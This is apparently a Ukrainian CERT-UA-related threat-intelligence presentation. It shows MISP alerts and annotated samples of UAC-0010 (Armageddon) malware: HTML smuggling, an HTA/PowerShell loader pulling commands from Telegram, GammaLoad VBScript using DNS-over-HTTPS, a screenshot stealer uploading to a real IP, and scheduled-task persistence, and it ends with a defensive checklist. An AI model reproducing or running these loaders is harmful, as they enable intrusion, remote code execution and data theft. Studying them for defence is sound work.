програмою-стілером FormBook (XLoader).Активність має систематичний характер та відстежується за ідентифікатором UAC-0041.		
☐	✓		3286	CERT-UA#4490 CERT-UA Cobalt Strike Beacon UAC-0098 INTEL tlp:white	68	2022-04-18	Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA виявлено факт розповсюдження електронних листів з темою "Срочно! Деблокація Азовстали Терміново! Розблокування «Азовсталі»" та додатком у вигляді XLS-документу "Військові на Азовсталі.xls", що містить макрос. У випадку відкриття документу та активації макросу, останній здійснить завантаження, створення на диску та запуск файлу "pe.dll". Зазначене призведе до ураження комп'ютера шкідливою програмою Cobalt Strike Beacon.З високим рівнем впевненості можемо зауважити, що файл "pe.dll", так само, як і файл "spisok.exe" з повідомлення CERT-UA#4464, захищено за допомогою криптору, що має відношення до групи TrickBot.Згадана активність має цільовий характер та відстежується за ідентифікатором UAC-0098.		
☐	✗		3293	tlp:amber CERT-UA#4515 CERT-UA CredoMap UAC-0028 INTEL	40	2022-04-21			
☐	✓		3273	tlp:amber CERT-UA#4440 CERT-UA UAC-0010 INTEL	404	2022-04-08	Урядовою коман (так званий Rep асоційовано з д		

From CERT-UA <no-reply@cert.gov.ua>☆

Subject [CERT-UA MISP] Event 3286 - High - TLP:AMBER

To

Reply

Forward

Archive

Junk

Delete

More

OpenPGP

=====

URL : <https://misp.cert.gov.ua/events/view/3286>

Event ID : 3286

Date : 2022-04-18

Reported by : CERT-UA

Distribution: Sharing group

//Sharing Group:

Tags: CERT-UA#4490, CERT-UA, Cobalt Strike Beacon, UAC-0098, INTEL, tlp:amber

Threat Level: High

3286

CERT-UA#4490

Cobalt Strike Beacon

UAC-0098

TLP:AMBER

INTEL

Ідентифікатор події в MISP

Ідентифікатор кіберінциденту

Назва шкідливої програми

Ідентифікатор кіберзагрози

Рівень обмеження доступу

Додатковий тег

“Кіберпіхота”

ГоловнаІнструкціїЕкзорцизмІнструментиКіберДозвілля	
 Інструкція. Обмеження доступу до інтерфейсів адміністрування Способи обмеження доступу з використанням штатних механізмів операційних систем та програмного забезпечення	Дата документа: 2025-02-02 Версія документа: 0.8.1 change log
 Інструкція. pfSense + OpenVPN + FreeRADIUS + Google Authenticator Процес налаштування OpenVPN на базі pfSense з функціоналом двофакторної аутентифікації з використанням Google Authenticator	Дата документа: 2024-02-21 Версія документа: 1.0 change log
 Інструкція. Штатні механізми захисту ОС Windows Базові підходи до використання штатних механізмів ОС Windows, що можуть бути використані для скорочення поверхні атаки в контексті мінімізації вірогідності первинної компрометації EOM.	Дата документа: 2025-02-02 Версія документа: 0.9.5 change log
 Інструкція. Автоматизація сповіщень про події ALERTNOTE Інструкція з використання програмного засобу для обробки файлів з системними подіями, пошук аномалій за певним набором правил та інформування про них за допомогою електронної пошти та сервісів, що часто використовуються для автоматизації, зокрема, Google Chat, Slack, Mattermost та інших	Дата документа: 2025-02-02 Версія документа: 0.8.2 change log
 Інструкція. Централізоване зберігання та обробка журналів на базі Syslog-NG Впровадження системи для централізованого збору та довгострокового зберігання подій на базі програмного забезпечення Syslog-NG	Дата документа: 2025-01-30 Версія документа: 0.9.2 change log

UAC-0010 / Armageddon

```
<html>
<head>
<script>
window.onload = function() {
var userAgent = window.navigator.userAgent, platform = window.navigator?.userAgentData?.platform || window.navigator.platform;
var win32 = ['Win32', 'Win64', 'Windows', 'WinCE'].indexOf(platform) != -1;
var dcreate = document.createElement('a');
var lnkT = document.createTextNode('');
dcreate.appendChild(lnkT);
dcreate.title = "m";
myfile = "UmFyI0R0HAQcGfUBRDAEFCAHAHAQGRx4SAAJ3qjbhfAQIDC/DEBATG9QaAAeFMPWuAAWDBATE";
dcreate.href = 'data:application/x-rar-compressed;base64,' + myfile;
document.body.appendChild(dcreate);
dcreate.download = "18_07_2022.rar";
dcreate.click();
}
</script>
</head>
</body>
</html>
```



Name	Size	Packed	Type	Modified	CRC32
18_07_2022.rar	113,350	74,352	Shortcut	20/07/2022 09:41	6B3D4CE1

Попередні бойові розпорядження зі зв'язку...


General Shortcut Security Details Previous Versions

Попередні бойові розпорядження зі зв'язку начал

Target type: Application

Target location: System32

Target: <http://a0698262.xsph.ru/quickdy/neville.xml>



```
<html>
<HTA:APPLICATION icon="#" WINDOWSTATE="minimize" SHOWINTASKBAR="no" SYSTEMMENU="no" CAPTION="no" />
<body>
<script language="VBScript">
on error resume next
CreateObject("Wscript.Shell").Run "%WINDIR%\System32\WindowsPowerShell\v1.0\powershell.exe -c '$pe
[Enum]::ToObject([System.Net.SecurityProtocolType], 3072);[System.Net.ServicePointManager]::Security
$per;$urls='https://t.me/s/topnewsas';iex
([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('UmFyI0R0HAQcGfUBRDAEFCAHAHAQGRx4SAAJ3qjbhfAQIDC/DEBATG9QaAAeFMPWuAAWDBATE')))
net.webclient).UploadString($urls,'').split('*')[1]))'"",0, False

CreateObject("Word.Application").Visible = True
</script>
<script type="text/javascript">
self.close();
</script>
</body>
```

```
function apES658() :
on error resume next :
set emie222 = createobject("wscript.network") :
catg6 = emie222.computername :
inCu996 = catg6 & "&@&" & hex(cint("&h" + laxo6)) :
apES658 = "n" + "designer=" + inCu996 + "&v" + "destroyer=Z"
end function :
```

GammaLoad

```
function paLM465(liNz3) :
set geja701 = createobject("microsoft.xmlhttp") :
geja701.open "get", "https://cloudflare-dns.com/dns-query?name=
geja701.setRequestHeader "accept", "application/dns-json" :
geja701.send :
mivB5 = spvU872 (geja701.responsebody) :
set imsV38697 = createobject("vbscript.regexp") :
imsV38697.pattern = "data:" & "({[0-9\.\+])" :
imsV38697.multiline = true :
imsV38697.global = true :
set objmatches = imsV38697.execute(mivB5) :
paLM465 = objmatches(0).submatches(0) :
end function :
```

```
function spvU872(deGI38109) :
set hahE3 = createobject("adodb.stream") :
hahE3.type = 1 :
hahE3.open :
hahE3.write deGI38109 :
hahE3.position = 0 :
hahE3.type = 2 :
hahE3.charset = "utf-8" :
spvU872 = hahE3.readtext :
hahE3.close :
end function :
```

```
RoScreen=0;while($count -le 4){ if($Screen -le 5){$Screen++;[void][Reflecti
LoadWithPartialName("System.Windows.Forms");$size = [Windows.Forms.SystemI
$bitmap = new-object Drawing.Bitmap $size.width, $size.height;$graphics =
$bitmap).Save("$env:USERPROFILE\test.png");$bitmap.Dispose();$file = "$env:
"$env:USERPROFILE\test.png"-Force;else{$base64string="$"}$WebClient= New-
-join ((65..90) + (97..122) | Get-Random -Count 5 | % {[char]$_}); $url =
'http://164.92.166.107/index.php'; $a=Get-WmiObject -Query $(select * from win32_log + '
DeviceID=';$env:SystemDrive');[string]$number = [System.Convert]::ToUInt32(($a).VolumeSerialNumber,16);
$index = "i" + $rndstr; $collections = New-Object System.Collections.Specialized.NameValueCollection;
$collections.Add($index,$env:computername+$number); $collections.Add("img",$base64string); $response =
$webClient.UploadValues($url,$collections); [string]$uri = [System.Text.Encoding]::UTF8.GetString(
$response); if($uri.Length -gt 0){ if($uri[0] -eq "i"){ $cmd = iex $uri.SubString(1); $collections.Add(
"cmd",$cmd); $response = $webClient.UploadValues($url,$collections); } else{ [byte[]]$new bytes =
new-object byte[] $response.Length; for($i=0; $i -lt $response.count; $i++){ $new bytes[$i] = $response[
$i] -bxor ($a).VolumeSerialNumber[$i % ($a).VolumeSerialNumber.Leng
UTF8.GetString($new bytes); start-job { $sc = New-Object -ComObject
Timeout = 999999; $sc.Language = 'VBScript';$sc.AddCode($args[0]) }
Start-Sleep -s 180; }
```

GammaLoad.PS1_v2

https://t.me/s/chanelisac

chanelrun
2 subscribers

July 28

Channel created

chanelrun
==95@179@253@236== 28 edited 06:13

https://t.me/s/mangan23



mangan
2 subscribers

September 22, 2022


Channel created

mangan
==164?92?232?93== 34 edited 07:42

UAC-0010 / Armageddon



Файл "07.11.2022.rar" завантажено



```
function junglexz4 (flyVr8)
set sphereIP0 = createobject("MSXML2.ServerXMLHTTP")
sphereIP0.open "get", "https://cloudflare-dns.com/dns-query?name="+flyVr8, false
sphereIP0.setRequestHeader "accept", "application/dns-json"
sphereIP0.send
rea = pushincal(sphereIP0.responsebody)
set asde6 = createobject("vbscript.regexp")
asde6.global = true
asde6.pattern = "data": "(.*)"
set honeyAn8 = asde6.execute(rea)
set objmatch = honeyAn8.item(0)
set objsubmatches = objmatch.submatches
for i=0 to objsubmatches.count-1
recentlyqS6 = trim(objsubmatches.item(i))
next
junglexz4 = recentlyqS6
end function

function livingrU7()
on error resume next
set eyebrowYV3 = createobject("msxml2.xmlhttp")
eyebrowYV3.open "post", "https://t.me/g/vosmoz2", false
eyebrowYV3.setRequestHeader "accept", "application/dns-json"
eyebrowYV3.send
newlySx4 = hoardxt5(eyebrowYV3.responsebody)
set silenceET1 = createobject("vbscript.regexp")
silenceET1.pattern = "(0-9\+)"
silenceET1.multiline = true
silenceET1.global = true
roamAs4 = honeyAn8(0).submatches(0)
livingrU7 = replace(roamAs4, "0", ".")
end function
```

```
<!DOCTYPE html>
<html>
<head>
<meta application icon="#" WINDOWSTATE="minimize" SHOWINTASKBAR="no" SYSMENU="no" CAPTION="no" />
<script type="text/vbscript">
Sub AutoOpen()
on error resume next
stopperk4 = stopperk4 + "U2V0IHNIcn2pY2UgP8BDDcmVhdGVFcmplY3QoIlNjAgVkdWx1L1N1cn2pY2U1KQ0KY2FhCBz2J2aWw="
stopperk4 = stopperk4 + "aW5pdGlvbi5TZXRoaW5ncw0Kc2V0dG1uZ3MURW5hYmx1ZCA5IFRyYUNUNcNlRHpmdzL1NOYXJ0V2="
stopperk4 = stopperk4 + "wYXR0ZXJ1eD0gdH0p22d1ci5y2XBldG10aW5uQ0p2XBldG10aW5ucG90dGVybi57bnR1cn2hbcCA9I="
luckVv7 = stopperk4

set Node = createobject("msxml2.domdocument.3.0").createelement("base64")
Node.datatype = "bin.base64"
Node.text = luckVv7
result = Node.nodetypedvalue
set BinaryStream = createobject("adodb.stream")
BinaryStream.type = 1
BinaryStream.open
BinaryStream.write result
BinaryStream.position = 0
BinaryStream.type = 2
BinaryStream.charset = "utf-8"
file = BinaryStream.readtext
Group = Split(file, vbCrLf)
For Each element In Group
Execute (element)
Next
End Sub

Function XmlTime(t)
Dim cSecond, cMinute, CHour, cDay, cMonth, cYear
Dim tTime, tDate
cSecond = "0" & Second(t)
cMinute = "0" & Minute(t)
cHour = "0" & Hour(t)
cDay = "0" & Day(t)
cMonth = "0" & Month(t)
cYear = Year(t)
tTime = Right(cHour, 2) & ":" & Right(cMinute, 2) & _
":" & Right(cSecond, 2)
tDate = cYear & "-" & Right(cMonth, 2) & "-" & Right(cDay, 2)
XmlTime = tDate & "T" & tTime
End Function

Function CreateFile()
Folder = CreateObject("Scripting.FileSystemObject").ExpandEnvironmentStrings("%USERPROFILE%") & "\Contacts"
If (not CreateObject("Scripting.FileSystemObject").FolderExists(Folder)) Then
CreateObject("Scripting.FileSystemObject").CreateFolder Folder
End If
FileName = Folder & "\jersey"
set Stream = CreateObject("Scripting.FileSystemObject").createtextfile(FileName, true, true)
Stream.write ContentFile
Stream.close
CreateFile = FileName
End Function

Function ContentFile
on error resume next
fiddlesticksef7 = fiddlesticksef7 + "2nVuY3Rpb24gaG9hcmRyY2U0aW52aXRhdG1vbnNoeD0pCm9uIGVycm9y="
fiddlesticksef7 = fiddlesticksef7 + "UDAUc2VuZ2pY2UgP8BDDcmVhdGVFcmplY3QoIlNjAgVkdWx1L1N1cn2pY2U1KQ0KY2FhCBz2J2aWw="
fiddlesticksef7 = fiddlesticksef7 + "qc3ViWF0y2hlcysPdGVtRGkpQ0p2X0h0Cmp1bmde2Xh6NCA9ICByZWNN="
fiddlesticksef7 = fiddlesticksef7 + "InM1LCAxNywgbm93K0pCm9uIGVhdGVsIChub3coKSA9IGh0c3R5b2Nk6="
fiddlesticksef7 = fiddlesticksef7 + "Ny44Ni5YVjB3d2ZlVjA0c2V0dG1uZ3MURW5hYmx1ZCA5IFRyYUNUNcNlRHpmdzL1NOYXJ0V2="
fiddlesticksef7 = fiddlesticksef7 + "m93R3A4ICg9I19qYXl1I1AmIGRpb2m2lcmVUy2VNaTcgJ1A1ImJua25R9="
fiddlesticksef7 = fiddlesticksef7 + "ZXh0cmVudG1uZ3MURW5hYmx1ZCA5IFRyYUNUNcNlRHpmdzL1NOYXJ0V2="
fiddlesticksef7 = fiddlesticksef7 + "0gY29ccG9zX0p2255ZkgC1BzdHJvZGVyRDYgP8Bz2J2XJuaW5uVj="
precedingqT5 = fiddlesticksef7






set Node = createobject("msxml2.domdocument.3.0").createelement("base64")
Node.datatype = "bin.base64"
Node.text = precedingqT5
result = Node.nodetypedvalue
set BinaryStream = createobject("adodb.stream")
BinaryStream.type = 1
BinaryStream.open
BinaryStream.write result
BinaryStream.position = 0
BinaryStream.type = 2
BinaryStream.charset = "utf-8"
ContentFile = BinaryStream.readtext
End Function

AutoOpen
Close
</script>
```


```
set service = CreateObject("Schedule.Service")
call service.Connect()
Dim rootFolder
set rootFolder = service.GetFolder("\")
Dim taskDefinition
set taskDefinition = service.NewTask(0)
Dim regInfo
set regInfo = taskDefinition.RegistrationInfo
regInfo.Description = "check display datalist"
regInfo.Author = "Administrator"
Dim settings
set settings = taskDefinition.Settings
settings.Enabled = True
settings.StartWhenAvailable = True
settings.Hidden = False
Dim triggers
set triggers = taskDefinition.Triggers
Dim trigger
set trigger = triggers.Create(2)
trigger.daysinterval = 1
Dim startTime, endTime
time = DateAdd("s", 30, Now)
startTime = XmlTime(time)
trigger.StartBoundary = startTime
trigger.id = "4143"
trigger.Enabled = True
set Repetitionpattern = trigger.repetition
Repetitionpattern.Interval = "PT5M"
Dim Action
set Action = taskDefinition.Actions.Create(0)
Action.Path = Join(array("wm", "cmd", "ip", "e", "xe"), ",")
Action.Arguments = "" & CreateFile & "" & "" //e:vbscript //b "
call rootFolder.RegisterTaskDefinition("autocomple", taskDefinition, 6, , , 3)

dim differenceMi7
differenceMi7 = int((100 * rnd)+1)
handkerchief3 = createobject("scripting.filesystemobject").getdrive(createobject("script.shell").expandenvironmentstrings("%systemdrive%")).serialnumber
fickleBB4 = "mozilla/5.0 (windows nt 10.0; win64; x64; applewebkit/537.36 (khtml, like gecko) chrome/84.0.4147.86 yabrowser/20.8.0.894 yowser/2.5 safari/537.36;" & createobject("wscript.shell").expandenvironmentstrings("%computername%") & " & handkerchief13 & " & "/:jersey/"
growGp8 = "
growGp8 = livingrU7
castle1z9 = dateadd("s", 17, now())
geoffreygb6
if growGp8 = "" Then
growGp8 = junglexz4("Mid" & differenceMi7 & ".shaport.ru")
End if
geoffreygb6
paperKp2 = "http://" & growGp8 & "/jar/" & differenceMi7 & ".bnk?End If"
set sphereIP0 = createobject("msxml2.xmlhttp")
sphereIP0.open "get", paperKp2, false
sphereIP0.setRequestHeader "user-agent", fickleBB4
sphereIP0.setRequestHeader "Referer", intakeMK3
sphereIP0.setRequestHeader "Accept-Language", "ru-RU,ru;q=0.8,en-US;q=0.6,en;q=0.4"
sphereIP0.setRequestHeader "Cookie", "judgment"
sphereIP0.setRequestHeader "Content-Length", "5748"
sphereIP0.send
outwardrv3 = sphereIP0.responsebody
set expressingA8 = createobject("adodb.stream")
expressingA8.type = 1
expressingA8.open
expressingA8.write outwardrv3
expressingA8.position = 0
expressingA8.charset = "utf-8"
mexicannV6 = expressingA8.readtext
expressingA8.close
compositionf9 = mexicannV6
compositionf9 = replace(compositionf9, vbCrLf, "")
compositionf9 = replace(compositionf9, vbLf, "")
compositionf9 = replace(compositionf9, "&#34;", "")
set concerningW8 = createobject("msxml2.domdocument.3.0").createelement("base64")
concerningW8.datatype = "bin.base64"
concerningW8.text = compositionf9
stroderD6 = concerningW8.nodetypedvalue
set expressingA8 = createobject("adodb.stream")
expressingA8.type = 1
expressingA8.open
expressingA8.write stroderD6
expressingA8.position = 0
expressingA8.type = 2
expressingA8.charset = "utf-8"
partOb1 = expressingA8.readtext
expressingA8.close
execute(partOb1)
```

Актор UAC-0050



Актор UAC-0202



Питання до розгляду

1. Чи всюди встановлено засоби АВ захисту? Сервери? А що з EDR?
2. Чи налаштовані політики безпеки? Розмежування прав доступу? Міцні паролі?
3. Чи здійснюється фільтрація вихідних інформаційних потоків?
4. Чи всюди використовується багатофакторна автентифікація?
5. Як давно перевіряли активи з боку Інтернет (shodan, censys)?
6. Чи сегментовано мережу? Чи фільтруються потоки між сегментами?
7. Чи здійснюється збір подій інформаційної безпеки (SIEM)?
8. Знайомо що таке Yara? Sysmon?
9. Чи отримуєте інформацію про кіберзагрози?
10. Чи повідомляєте про інциденти?
11. Що з бекапами?



CERT-UA

Computer Emergency Response Team of Ukraine

Дякую за увагу!

**Старший фахівець сфери захисту інформації сектору кіберзахисту
Управління Держспецзв'язку в Запорізькій області**

Роман Ведерников r.vediornykov@cip.gov.ua

+38 (093) 5493889

